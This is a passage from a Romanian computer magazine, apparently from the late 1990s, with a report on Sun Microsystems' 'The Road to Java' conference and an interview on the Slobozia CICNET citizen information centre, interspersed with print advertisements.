de steaguri s-ar fi utilizat pene, aş fi fost şi eu de acord). Am aflat de la cei care participaseră de la început că aşa a arătat şi deschiderea.

A urmat o pauză în care am avut ocazia să constat că România face parte, din punct de vedere al companiei Sun Microsystems, dintr-un grup numit Africa, Mediterranean and Middle Est (în holul imensului centru internaţional de conferinţe a fost organizat un loc în care existau steaguri galbene pe care erau înscrise numele regiunilor comerciale considerate de către compania Sun Microsystems. De exemplu, pe un astfel de steag scria: Russia, Middle Europe: Hungary, Poland, Czech, Slovakia, de partea cealaltă a sălii se găsea steagul cu Africa, Mediterranean and Middle Est, despre care am aflat că reprezintă şi zona Balcanilor, inclusiv România). Recunosc că nu prea am mai înţeles cum mai arată harta lumii. Probabil că aşa se vede de la mare distanţă.

După masă, conferinţa s-a împărţit în două secţiuni: tehnică şi de afaceri. Am decis să particip la secţiunea tehnică, deşi unele dintre titlurile de la secţiunea orientată pe afaceri: „New Opportunities Electronic Commerce, Scottish Telecom's Road to Java, Secure Your Network for Business şi Leveraging Intranets în Banking sunau destul de interesant. Secţiunea tehnică a debutat cu un filmuleţ de antireclamă pentru Microsoft. Prima prezentare - „Architecting Java Computing“ a fost făcută de către Bud Tribble, Vice President and Chef Architect, Java Systems. Domnul Bud Tribble este unul dintre cei şase fondatori ai firmei NeXT Computer, fiind principalul arhitect al sistemului de operare NeXTSTEP (primul sistem de operare comercial bazat pe obiecte), de asemenea, a fost cel care s-a ocupat de sistemul de operare pentru Macintosh. Din biografia sa am aflat că este posesorul unui doctorat în neuropsihologie, obţinut la universitatea din Washington. În prezentare a utilizat un termen care mi-a plăcut foarte tare „platform agnostic“ referindu-se la HTML şi Java. La începutul prezentării s-au trecut în revistă câteva istorii de succes privind utilizarea soluţiilor Java. Ceea mai interesantă mi s-a părut experienţa companiei CSX. Este vorba de cea mai mare companie americană de transport de mărfuri. Operaţiile CSX acoperă 31.000 mile de şosele pentru camioane grele, vapoare de transport, care ajung în porturi care aparţin la peste 70 de ţări, etc. Problema care trebuia rezolvată se referea la oferirea de informaţii pentru clienţi, asupra locului în care se găseşte în fiecare moment marfa transportată. Prima soluţie a fost realizată în şase săptămâni, s-a referit numai la transportul pe calea ferată şi a fost de fapt un Intranet construit din „temelii“. Avantajul deosebit al soluţiei este că aceeaşi aplicaţie se execută şi la clienţi şi la companie. În prezent, se înregistrează peste 500 de accese simultane în fiecare zi. Accentuând necesitatea şi mai ales posibilitatea reducerii costurilor de administrare pentru Intranet, utilizând soluţia Java, în continuare domnul Bud Tribble a prezentat caracteristicile specifice unor astfel de aplicaţii. Printre altele, a subliniat necesitatea utilizării protocoalelor specifice Internet, ca singura soluţie pentru a asigura portabilitatea tuturor aplicaţiilor dezvoltate de oricine, oriunde. De asemenea, comparând soluţia

SISTEMELE DE CALCUL AGER
Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
GLAMOUR
WIZARD
GLITTER
WISE
SMART
SILVER
BRIGHT
DEPĂŞEŞTE-ŢI
GRANIŢELE
MINŢII
AGER
THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI !

HTML de păstrare şi transmitere de documente, cu soluţia utilizării unui format proprietar, ca de exemplu Word-ul, a precizat faptul că utilizarea Java reprezintă soluţia echivalentă în domeniul programării. Ca soluţie, Intranet pentru administrarea întreprinderilor s-a precizat faptul că este mult mai eficient să se difuzeze o adresă Internet/Intranet (un URL), în loc să se difuzeze un document sau conţinutul unei baze de date. În mod corespunzător, soluţia recomandată de realizare a unui Intranet este, de fapt, o soluţie de tip Web. S-a mai amintit faptul că dacă în momentul de faţă limbajul Java este utilizat pe 50 de milioane de staţii, se consideră că, în anul care urmează, acest număr se va dubla cel puţin. Ultima parte a prezentării s-a referit la performantele implementării limbajului Java. Daca soluţia curentă este cam de 20-30 de ori mai lentă decât o implementare pentru limbajul C++, o serie de soluţii tehnologice avute în vedere vor schimba dramatic acest raport. Astfel, utilizarea compilării în timpul execuţiei (JTC - Just in Time Compiling) aduce o creştere de viteza de cam 4-8 ori. Utilizarea unei tehnologii noi (numită HotSpot) de implementare a maşinii virtuale va produce o accelerare de 2-3 ori. Această tehnologie are în vedere optimizări ale execuţiei maşinii virtuale, în momentul execuţiei, pe baza datelor prelucrate. Se au în vedere şi alte soluţii de accelerare a implementărilor Java.

Următoarea prezentare „Connecting to Back-end Systems“ a fost făcută de către Stephen Girard. Având ca principal subiect tehnologiile de tip „middleware“, prezentarea s-a concentrat pe soluţiile Java, care permit accesul performant la bazele de date „vechi“ (aşa numitele legacy data bases). Cu această ocazie, au fost prezentate şi soluţiile avute în vedere pentru calculul distribuit. Unul dintre cele mai interesante informaţii, pe care le-am aflat cu această ocazie, se referă la faptul că firma Sun Microsystems are în vedere convergenţa soluţiilor CORBA şi RMI (aşa numitul RMI CORBA Merger). Astfel, RMI va fi extins pentru a lucra cu modelul de obiecte CORBA. Atât RMI cât şi Java - IDL fac parte acum din nucleul standard al Java (Core Java). Se au în vedere pentru viitor soluţii care să permită utilizarea unor obiecte distribuite. Din nou am aflat despre cod reutilizabil şi s-a amintit soluţia Enterprise - Java Beans.

A urmat Fernando Baz care a prezentat „Implementing Java Computing at Mexico IFE“. Este vorba de un program pentru afişarea în timp real pe Internet a rezultatelor preliminare ale alegerilor pentru parlament şi pentru primarul oraşului Mexic. Realizarea acestei aplicaţii s-a făcut în anul 1996, după o istorie în care numeroasele incidente legate de utilizarea tehnicii de calcul au condus mai curând la o neîncredere în corectitudinea stabilirii rezultatelor, decât la creşterea încrederii în procesul de numărare a voturilor. Şi asta din cauza numeroaselor defectări ale sistemului informatic şi a timpului exagerat de mare până la aflarea rezultatelor. Condiţiile pe care trebuia să le satisfacă noua soluţie erau: viteză mare, siguranţă în funcţionare, dar şi mecanisme pentru împiedicarea unor încercări de fraudă şi, nu în ultimul rând, o interfaţă uşor de înţeles şi utilizat. S-a eliminat de la început ideea de a utiliza scripturi CGI, considerate nesigure. De asemenea, punctele de informare trebuiau să satisfacă, la rândul lor, condiţii de tipul: să nu aibă posibilităţi de introducere sau modificare de date (pentru a se înlătura orice deschidere pentru fraude), să nu aibă posibilităţi de memorare sau de programare locală, în schimb să aibă performanţe grafice bune. În final, utilizarea de staţii Java s-a dovedit soluţia ideală. Alt gen de constrângeri au rezultat din faptul că toate partidele politice (spre norocul proiectanţilor în Mexic numărul acestora este sub 10) trebuiau să fie de acord cu soluţiile propuse, atât din punct de vedere tehnic dar şi al interfeţei prezentate. Ceea ce a rezultat este un sistem impresionant, o adevărată realizare tehnică. Ceea ce nu am înţeles în legătura cu această prezentare se referă la faptul că, mai puţin de 10% din populaţia ţării are acces la Internet. Deci, efortul a fost făcut pentru export şi pentru ziarişti. Oare a meritat ?

Prima zi s-a încheiat cu „Java Computing: Client vs Server“ prezentată de David Brownell, Staff Engineer, JavaSoft. Prezentarea s-a concentrat pe modul în care soluţia Java permite revoluţionarea relaţiei client-server. Modul în care clienţii se subţiază, iar serverele cresc în funcţionalitate. Această soluţie a fost adoptată şi de firme cum este IBM sau Netscape. Pentru prima dată, am auzit şi de JHTML, care este o combinaţie de Java cu HTML diferită de JavaScript.

Prima zi s-a terminat cu o vizită în expoziţia care conţinea peste 100 de firme care prezentau soluţii Java. Un labirint imens din care nu am reuşit să văd prea mult. În primul rând, pentru că am crezut că voi avea timp să fac această vizită mai atent. Şi în al doilea rând, pentru că prin expoziţie şi în hol au apărut elementele specifice unui „party“ american: baloane, un om pe picioroange, diferiţi saltimbanci, balerinele (de data aceasta fără steaguri) şi cei peste 4500 de participanţi la conferinţă.

A doua zi am participat la conferinţa „The Road to Java in Education“ parte din conferinţa generală „The Road to Java“ şi care a avut loc în alt loc decât centrul de conferinţe din prima zi (unde conferinţa principală a continuat). De data aceasta, o conferinţă mai mică, de numai circa 500 de participanţi.

Cuvântul de bun venit i-a aparţinut lui Helmut Krings, vice preşedinte, Sun Microsystems, Germania. Din cele prezentate, am reţinut în special faptul că şi în Germania companiile au probleme financiare, iar soluţia Java permite o reducere dramatică a costurilor, prin dispariţia costurilor de administrare la nivelul fiecărei staţii de lucru.

Doamna Kim Jones, vicepreşedinte Sun Microsystems a prezentat „Sun's Education Initiatives“. Amintind faptul că Sun a plecat dintr-o universitate (numele Sun reprezintă iniţialele de la Stanford University Network), doamna Jones a amintit faptul că 12% din câştigurile companiei provin din vânzările în mediul academic şi de cercetare. Doamna Jones a amintit faptul că domeniul educaţiei se schimbă şi asta trebuie să conducă la schimbări şi în echipamentele şi programele pe care le utilizează mediul academic. Schimbările din mediul educaţiei se datorează, printre altele, competiţiei existente între universităţi sau şcoli, pentru atragerea celor mai buni studenţi sau elevi. Chiar existenţa Internetului a adus schimbări majore în această competiţie. Acum este mult mai simplu pentru şcoli să se facă cunoscute. Un alt motiv de modificare în educaţie rezultă din faptul că pe piaţa muncii au apărut noi meserii, unele din ele reprezentând o combinaţie a unora vechi. Schimbările tehnologice, care tind să se „amestece“ în viaţa de zi cu zi, conduc la necesitatea ca departamente academice, care erau complet „analfabete“ din punct de vedere al utilizării calculatoarelor, să trebuiască să îşi schimbe atitudinea. Se vorbeşte deja de un model de educaţie „Web centred“.

Alan Baratz, preşedintele JavaSoft, a făcut prezentarea „Java Technology Today and Tomorow“. Prezentarea a debutat cu o întrebare legată de „Ce s-ar fi întâmplat dacă maşinile ar fi fost produse de către cei care fac sisteme de operare sau calculatoare ?“. Răspunsul: „Ar fi existat maşini făcute de către Microsoft şi care ar fi putut să utilizeze numai benzina Microsoft, ar fi existat maşini Sun care ar fi putut să utilizeze numai benzina Sun, etc.“ Benzinăriile ar fi trebuit să vândă un număr imens de tipuri de benzină, toată lumea dădea faliment, etc. Soluţia problemei transpusă în lumea calculatoarelor? - Java, care ar putea să reprezinte „benzina“ comună pentru orice tip de maşină. De asemenea, limbajul Java are caracteristici care îl recomandă pentru realizarea de calcul distribuit sigur. S-au precizat şi o serie de date că, de exemplu: numărul de „down-load-uri“ pentru versiunea 1.1. JDK este 1.5 milioane. Numărul de universităţi în care se predă Java este de peste 200, numărul de cărţi publicate despre Java este de peste 800, numărul de companii care au cumpărat licenţa Java este de peste 150. Pentru un produs care are o vechime atât de mică, aceste numere au valori impresionante. Şi cu această ocazie s-a făcut o prezentare de „success stories“. De exemplu, Federal Express utilizează aceeaşi aplicaţie Java, atât pentru furnizori, cât şi pentru clienţi. Dacă anul 1996 a fost anul Java, 1997 a fost anul în care au apărut diferiţi clienţi Java, anul 1998 poate să fie intitulat „Dincolo de client“. S-a anunţat că, în luna februarie, vor fi disponibile „smart card-urile“ bazate pe Java. S-a discutat despre modul în care peste orice sistem de operare se poate aşeza un strat Java, care să permită funcţionarea sa ca mediu Java. O astfel de abordare permite aducerea la viaţă (adică accesarea din Internet) a unor maşini vechi, dar care conţin însă informaţii preţioase. S-a menţionat termenul de WebTop care ar trebui să îl înlocuiască pe cel de Desktop. De asemenea, acest nivel reprezintă un firewall pentru fiecare calculator, firewall care poate să fie configurat conform specificului calculatorului respectiv. Vorbind despre securitatea sistemelor, domnul Baratz a amintit faptul că semnătura digitală, asigurată de către ActiveX, ajută la eventuala găsire a unui vinovat, dar acest eveniment se poate produce prea târziu. A fost anunţată pentru versiunea de JDK următoare internaţionalizarea Java.

„Java Computing on Campus“ prezentată de Gene Banman s-a referit la aspectele legate de utilizarea soluţiilor Java pentru administrarea universităţilor. Conform statisticilor prezentate, aşa numitul TCO (Total Cost of Ownership - costurile implicate de deţinerea şi utilizarea echipamentelor de calcul) a scăzut în proporţii cuprinse între 39 şi 70%, pentru o serie de universităţi care au adoptat această soluţie. Ideea este că se produce concentrarea activităţi de administrare la servere. Prezentarea nu s-a limitat numai la soluţiile utilizate în universităţi. Cu aceeaşi ocazie, s-au dat noi amănunte legate de o nouă variantă de JavaStation, care urmează să fie disponibilă din februarie 1998. Vorbind de performanţele implementărilor Java, domnul Banman a explicat o serie de aspecte tehnice legate de atât de soluţia HotSpot, cât şi de alte tipuri de optimizări (de exemplu, optimizări care ţin cont de modul în care sunt dispuse datele în memorie). O ştire foarte interesantă constă din faptul că noua versiune de JavaOS se va baza pe nucleul Chorus (un nucleu de sistem de operare, foarte cunoscut şi stabil). La capitolul noutăţi de la Sun Microsystems, s-a vorbit şi despre apariţia în luna ianuarie a unor staţii de lucru bazate pe procesoare Sparc la 300M, dar având preturi apropiate de cele ale PC-urilor.

În cadrul aceleiaşi secţiuni a conferinţei, domnul Robert Iskander, directorul de vânzări pentru domeniul academic şi de cercetare, a anunţat iniţierea unui nou program de colaborare dintre universităţi şi compania Sun Microsystems. Este vorba de Authorised Academic Java Competency Centers. Un astfel de centru este proprietatea şi este condus de către universitate. Scopul său este de a furniza cursuri şi servicii profesionale pentru companiile din ţara respectivă, care doresc să încerce soluţii Java. În cadrul unui astfel de centru, se vor putea demonstra soluţii, se vor implementa aplicaţii specifice, etc. Un astfel de centru va fi organizat pe principii comerciale, în el va lucra numai personal certificat Sun. Toate centrele trebuie să prezinte lumii o aceeaşi imagine (the same look and feel). Domnul Iskander a prezentat şi ideea organizării in universităţi a unor masterate numite JCA (Java Computing Architect) care ar putea sa devină la fel de important ca şi MBA-urile. Informaţii despre acest program vor fi disponibile la adresa http://www.sun.com/edu/java/javacenters.

Au urmat două prezentări ale unor aplicaţii bazate pe Java. După amiază, conferinţa s-a desfăşurat pe 4 secţiuni: Java in Administrative Computing, Java in Libraries, Java in Distance Learning şi Java in Primary/Secondary School. Am ales Distance Learning.

În cadrul secţiunii de Distance Learning, şi-au prezentat experienţa doi profesori din universităţi foarte diferite: doamna Maha Ashour Abdalla, UCLA, (unul dintre cele mai cunoscute personalităţi în domeniu, renumit cercetător in domeniul fizicii plasmelor) şi domnul Caspe Shutte. Universitatea din Pretoria, Africa de Sud (specialist în spectroscopie moleculară, decan al facultăţii de ştiinţe, se ocupă acum de crearea unei universităţi virtuale pentru întreaga regiune a Africii de Sud). Ultima prezentare a fost făcută de către doamna Cindy Jones, directorul unei companii specializate în învăţământ la distanţă.

În total, au fost două zile extraordinar de dense, o ocazie unică de a simţi pulsul celor care cred în Java. Mesajul întregii conferinţe mi s-a părut destul de clar: drumul spre Java este deschis, marile primejdii au fost înlăturate, investiţiile de energie, timp şi, de ce nu, bani în soluţiile Java sunt justificate. ■

Doamna Irina Athanasiu este profesor la Universitatea Politehnica din Bucureşti. Poate fi contactată prin e-mail la adresa **irina@cs.pub.ro.**

ABONAMENTUL TĂU LA CAD REPORT, O ŞANSĂ DE CÂŞTIG!

TALON DE PARTICIPARE

Autodesk.

Premiu 100$ pentru un AutoCAD vândut până la sfârşitul anului

Condiţii de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitaţi achiziţionarea unui pachet de AutoCAD

Nume..Firma..
Funcţia..Adresă...
Localitatea.......................Telefon...

Dealeri autorizaţi
Bucureşti: MaxCAD, FastImpex, GeCAD, CAD-GIS, TOTAL SOFTt, Virtual World Design; *Galaţi*: CAD Resource Centre; *Braşov*: Technical Group International, *Constanţa*: GlyKon, SPAC; *Oradea*: Keysys Grafx; *Piteşti*: Landenberg; Ploieşti: Presco; *Iaşi*: Matrix, UNITRADE SYSTEMS; *Oneşti*: UM-Soft; *Bălţi* (Rep. Moldova) I.E. Pascari.

Distribuitor autorizat
A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

* Pentru a vă abona folosiţi cartea poştală din revistă.

Un oraș prin care treceam, noaptea,
în drum spre mare...
Reportaj de Darvas Attila, Mircea Sârbu și Iosif Fettich

Slobozia, oraș digital

La Slobozia a fost inaugurat CICNET, primul Centru de Informare a Cetățenilor. Sunt sigur că data de 21 noiembrie va rămâne în istoria informaticii din România și în istoria dezvoltării serviciilor oferite de administrație. Colegii de la DataSystems din Slobozia, cu ajutorul oferit de FLEX Consulting din Brăila, au reușit să termine prima etapă a proiectului. Realizarea lor este accesibilă la *http://www.cicnet.ro*. Printr-un efort generos și prin participarea administrației, ei au reușit să strângă și să organizeze datele de interes public și să ofere acces cetățenilor la aceste date. Rezultatele se datorează și includerii în programul de asistență oferit de USAID și consultanței din partea Chemonics. Infrastructura hardware este deocamdată modestă (Server Pentium, legături prin modem pentru beneficiari, o linie rapidă pentru conectare Internet și puncte de informare în holul consiliului județean). Valoroasă este baza de date și experiența câștigată, care va permite extinderea proiectului. Felicitări tuturor celor care au contribuit la succesul acestui proiect.

Americanii

Darvas Attila: Spuneți-ne, vă rog, câteva cuvinte despre importanța evenimentului.

Judith Kesson, Șef reprezentanță CEEPAA, Chemonics: Cred că ceea ce s-a întâmplat astăzi aici este semnificativ pentru întreaga țară. Trebuie să fie important pentru dvs. deoarece demonstrează că în România se utilizează tehnologiile noi, în serviciul cetățenilor. Multe administrații afirmă că doresc să utilizeze tehnologiile noi, că doresc să servească cetățenii, că cetățenii trebuie să aibă acces la informații, că vor o guvernare deschisă și democratică. Dar aici există dovada semnificativă că administrația dorește să asigure accesul la informații. Acest lucru nu se întâmplă peste tot. Nici chiar în SUA.

D.A.: Credeți că acest model se va extinde?

J.K.: Văd astăzi aici mulți oameni, clienți Chemonics din alte localități, din județul Mureș, din Sibiu, de la minister. Sigur că își doresc și dânșii așa ceva.

D.A.: Cât timp va dura? Se poate repeta experimentul în alt context?

J.K.: Nu cred că va dura mult. Am realizat deja centre de informare, la Oradea, Tg-Mureș, Baia Mare, iar aceste locuri sunt cele în care în mod natural se va trece la pasul următor. Aici au reușit deja să sensibilizeze cetățenii la informații și accesul la ele... Acum un an nu credeam că așa ceva se va întâmpla în România...

Mircea Sârbu: Care credeți că este cea mai dificilă problemă la un astfel de proiect?

J.K.: Banii. Trebuie să existe un consiliu cu vederi largi, ca cel de aici, din Ialomița, care dorește să cheltuiască din buget ca să realizeze așa ceva. A fost dificil ca oamenii să accepte că asta este într-adevăr important. Acum sunt cu toții de acord că este important și cetățenii lor au acces la informații.

Judith Kesson:

...posibilitatea reală de a depăși rezistența vine de la oamenii de aici, din România...

D.A.: Cum ați reușit să depășiți rezistența inițială a unora?

J.K.: Vedeți, posibilitatea reală de a depăși rezistența vine de la oamenii de aici, din România. Eu pot să vin să vă spun că trebuie să aveți un centru de informare, trebuie să faceți așa și așa. Funcționează în America, dar nu și în România. Dar dacă întâlnesc o persoană ca Maria Petre și îi spun că așa ceva ar putea fi bun aici iar dânsa îmi spune că o putem face, atunci devine credibil și realizabil. Abia atunci poate ajuta și expertiza mea. Partea de convingere vine de la cei din România, iar ei vor fi convinși când vor vedea această rețea și paginile Web. Așa apare competiția, gelozia într-un sens pozitiv.

Iosif Fettich: Puteți să ne spuneți ceva despre structurarea informațiilor de acest gen? Acesta este un centru județean, dar poate fi și unul guvernamental cu care comunică?

J.K.: Vedeți, sunt aici oameni din București, de la Avocatul Poporului, care ar dori un centru de informare în București și centre regionale, în toată țara... Văd nesfârșite posibilități de conectare între oameni.

M.S.: O parte din informațiile existente aici sunt de interes general. Credeți că se va putea realiza la București, de exemplu, un centru cu asemenea informații?

J.K.: Cred că există un mic centru în București, dar este în primul rând pentru documentare, nu un centru de informare propriu-zis. Dar cred că există eforturi în acest sens din partea ministerelor, care sunt hotărâte să sporească accesul cetățenilor la informații. Aceasta va fi calea.

D.A.: Vă rog să ne spuneți care este activitatea Chemonics și rolul dumneavoastră?

James Gordon, (*Consultant în management și buget local, Chemonics, CEEPAA - Central and Eastern Europe Public Administration Assistance*): Recent, am condus un atelier pentru elaborarea bugetelor pentru programe, la Tg.Mureș. O parte importantă a acestui proiect va fi implementarea unor aplicații software dezvoltate de noi, elaborarea unui manual de proiectare buget, precum și a unui nou soft la care lucrăm, pentru control şi raportări de buget. Dezvoltăm asemenea soft pentru administraţiile municipale şi ne bucurăm să conlucrăm cu specialiştii locali de software. Vor fi foarte multe aplicaţii care trebuie să răspundă cerinţelor municipalităţii, serviciilor guvernamentale, dar şi societăţilor comerciale.

D.A.: De ce credeţi că administraţiile locale se mişcă încet şi nu utilizează tehnologii moderne pentru a servi cetăţenii?

J.G.: Cred că acesta este scopul real al unor proiecte la care lucrează USAID şi Chemonics. Ceea ce încercăm să facem este să aducem unelte moderne, tehnici moderne pentru administraţiile municipale. Am remarcat este că există o mare nerăbdare, chiar la şi din partea administraţiilor şi a oamenilor de la guvern, din cauză că schimbarea nu are loc suficient de repede. Dar oamenii nu trebuie să-şi piardă curajul, căci realizarea unor schimbări într-adevăr semnificative durează mult. Trebuie multă energie, multă gândire, mult efort, pentru ca într-adevăr să funcţioneze. În domeniul meu specific, elaborarea bugetelor pentru programe, nu mă aştept ca peste noapte toate municipalităţile, toate serviciile de administraţie publică, să implementeze programe de elaborare a bugetelor. Va dura un an, poate doi.

D.A.: Dar tehnologiile se schimbă, într-un an. Vor fi alte sisteme şi va trebui alt buget?

J.G.: Vă pot asigura că orice tehnologie dezvoltată pentru municipalităţi, atât hardware cât şi software, va fi utilă mult timp.

Elisabeth A Bassan, Senior Vice President Europe & NIS, Chemonics: Aş dori doar să evidenţiez că schimbările în administraţia publică necesită timp. Schimbările menite să dureze, să fie semnificative şi să servească mult timp cetăţenii durează mult ca implementare, deoarece trebuie să se potrivească într-adevăr circumstanţelor. Programele care asigură suportul suportul tehnologic se pot adapta schimbărilor, astfel încât să nu fie depăşite curând. Mai importantă este abordarea conceptuală. Important este ca oamenii să înţeleagă metodologia abordării. Chiar dacă schimbările tehnologice sunt rapide, oamenii le pot adapta dacă au mentalitatea adecvată pentru administraţie.

J.G.: Ceea ce ne-am dori să vedem este dezvoltarea software în sectorul privat, care să poată asigura suportul pentru ceea ce este nevoie în sectorul public. Schimbările vor avea loc aici, pentru că vor trebui formate parteneriate, trebuie ca sectorul privat, sectorul public, universităţile şi şcolile să conlucreze. Este administraţia dumneavoastră. Şi fiecare are interesul să fie sigur că această administraţie funcţionează.

Maria Petre:

...administraţia din România a început să înţeleagă că trebuie să fie în slujba cetăţeanului.
Noi am descoperit şi cum...

Ai noştrii

M.S.: A fost greu?

Maria Petre (*Vicepreşedinte, Consiliul Judeţean Ialomiţa*): Partea cea mai grea a fost acum un an, când aveam discuţii cu directori... Îi spuneam: te rog frumos, mi-ar trebui de la tine informaţii de tipul: eşti directorul direcţiei muncii, eşti pe strada Berzei nr.12. Şi el îmi răspundea: n-aţi citit Adevărul? Ce spune Adevărul? Păi spionajul pe Internet – zice el. Măi omule – zic - ceea ce facem noi e cu totul altceva: îmi spui cum te cheamă, eşti direcţia muncii, pensionezi oamenii, eşti pe strada nu-ştiu-care şi îmi dai telefonul... În special atunci, a fost foarte greu. Informaţiile pe care le-am primit atunci de la instituţiile din sistemul de stat, de regulă, au fost extrem de sumare. Exista o mare confuzie. O parte din conducătorii instituţiilor îşi imaginau că noi ne apucăm să le rezolvăm treburile. Acum, oamenii au început să înţeleagă că nu asta ne-am propus. Ne-am propus să oferim alt tip de servicii cetăţeanului şi chiar să-i oferim acesteservicii. În general administraţia din România a început să înţeleagă că trebuie să fie în slujba cetăţeanului. Noi am descoperit şi cum... Ce s-a

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD® Authorized Dealer
Canon Authorized Dealer
Best Buy
COMPUTER SHOPPING CENTRE
SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON
cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

întâmplat în plus anul acesta şi cum am reuşit, asta este foarte important. Pe de o parte, e vorba de un nou tip de relaţie. La noi, în România, e un conflict între administraţia locală propriu-zisă - cea aleasă - şi prefecturi. Nu e nici din vina noastră, nici a prefecţilor: e vina legii, care are foarte multe ambiguităţi şi care nu delimitează foarte bine competenţele. Dintr-un amestec de competenţe se ajunge la un aparent conflict. Ce am reuşit noi în această fază a proiectului a fost să trezim interesul în privinţa comunicării între noi. Pe de altă parte, am avut sprijin de la Prefectură. Pentru că, în amestecul acesta de competenţe, Prefectura, potrivit legii, subordonează într-un fel serviciile locale ale ministerelor. E important să abordăm şi acest aspect, pentru că cineva trebuie să-i aducă pe aceşti oameni la o primă întâlnire. Căci ei vin şi dintr-o reacţie de aşa-zisă subordonare... Am avut şansa ca oamenii să înţeleagă ce vrem, mai mult decât anul trecut, când am deschis Centrul de informaţii. Am avut şi şansa extraordinară să lucrăm cu două firme extrem de performante în domeniu. N-am fi reuşit singuri, pentru că nu avem asemenea specialişti în consiliu, în condiţiile în care salariile noastre sunt extrem de mici. Deci, cam asta-i cheia. Mai întâi trebuie să găseşti calea de a aduce oamenii împreună, după care să fii suficient de explicit, ca oamenii să perceapă corect mesajul. Şi mai e un secret. Toată cheltuiala, în prima fază, cineva trebuie să o facă. Dacă n-o face prefectura, trebuie să o facă consiliul judeţean, trebuie să o facă municipalitatea. Nu e cheltuială foarte mare. Pe mine chiar m-a surprins că facturile pe care trebuie să le achităm sunt uneori mai mici decât factura de telefon. Este un serviciu necesar telefonul, dar consumă mult faţă de serviciul celălalt. În prima fază ne-am asumat răspunderea de a finanţa complet cheltuiala de început. E vorba de serverul de la staţia informatică, de sediu, de achiziţia de soft şi aşa mai departe.

D.A.: *O infrastructură locală în proprietatea organismelor locale n-ar putea elimina cheltuielile amintite cu facturile de telefon? În oraşele mici s-ar putea trage cabluri ale organizaţiilor de administraţie locală, mai ales că distanţele sunt mici. Doriţi să dezvoltaţi proiectul în acest sens? Care sunt şansele?*


M.P.: Da, desigur. Ne-am gândit la aşa ceva. Şi sunt sigură că avem şanse, chiar dacă la început pare o nebunie. Multe lucruri din cele pe care le-am făcut păreau puţin exagerate. Important e să insişti, important e să-ţi găseşti cele mai potrivite argumente, ca lumea să înţeleagă ce se doreşte.

M.S.: Se poate justifica, chiar băneşte, acest lucru...

M.P.: Costul unui asemenea proiect nu este foarte mare. Pe noi nu ne-a costat mai mult

Cel mai important release
CAPITAL 3
al afacerii tale

Program software integrat
pentru prelucrarea datelor şi gestionarea informaţiei



√ Stocuri
√ Clienţi/Furnizori
√ Vânzări/Comenzi
√ Cumpărări/Comenzi
√ Mijloace fixe
√ Contabilitate
√ Centre de cost
√ Producţie
√ Agenţi de vânzare
√ Case de marcat
√ Cititor cod bare
√ Numere seriale
√ Gestiunea filialelor
√ Multi-devize

PLUS
- Şcolarizarea personalului
- Asistenţă tehnică
- Consultanţă
- Hot-line

UNI SOFT I ROMANIA

INVESTEŞTE ASTĂZI ÎN
CAPITAL 3 release
Va fi capitalul inepuizabil al afacerii tale.

Str. Vasile Conta, Nr. 3-5, Intr. C, Et 3, Ap 72, Sector 2, Bucureşti
Tel/Fax: +40-1-613.41.74/311.23.72/311.27.12/311.09.11
E-mail: unirom@mail.kappa.ro

decât nişte banale servicii curente...

M.S.: La momentul acesta, se defalcă separat partea de informatică în buget?

M.P.: În 1998 vom avea primul buget care se alcătuieşte invers. Adică: nu am o sumă totală cu care acopăr costurile, am nişte costuri care se formează la nivelul fiecărui serviciu. În condiţiile acestea fundamentez cheltuiala pentru centrul de informare, pentru biroul de informatică, pentru fiecare din servicii şi, deci, voi ştii foarte exact cât cheltuiesc pe fiecare componentă. Intrăm în sistemul la care lucrăm tot cu consultanţii americani, de la Chemonics şi USAID pe buget, pe programe. Deci, în 1998 fiecare serviciu, fiecare program, va avea propriul buget.

M.S.: Cum de s-a întâmplat la Slobozia?

M.P.: Slobozia este locul cel mai important din România, de aceea s-a petrecut aici *(râsete)*. Depinde de voinţă, depinde de oameni. Am avut şi şansa de a fi prima municipalitate selectată de USAID într-un program de asistenţă pentru administraţia locală din România. Am avut şi şansa că în momentul în care ei au venit, noi chiar ştiam ce vrem să facem, dar nu ştiam cum. Singuri n-am fi reuşit.

M.S.: Deşi n-ar trebui, câteodată şi politica are nişte implicaţii în partea asta de administraţie. Credeţi că aici a fost un cadru mai potrivit decât în alte părţi?

M.P.: Nu. Am avut grijă ca proiectul acesta să n-aibă nici un fel de implicaţie politică. Indiferent de faptul că cei care eram în mandatul trecut erau de două sau trei culori politice diferite şi acum suntem de alte două sau trei culori politice, proiectul a fost proiect. Şi n-am făcut decât să ne punem de acord asupra faptul că el trebuie să continue. Deci politica n-a fost absolut de loc implicată. [...] Şi a cam ţinut şi de concepţia noastră ca oameni, de dorinţa noastră de a intra în normalitate.

I.F.: De la colegii noştri am aflat că sunteţi cheia succesului... Pe de o parte, şi Judith Kesson, pe cealaltă.

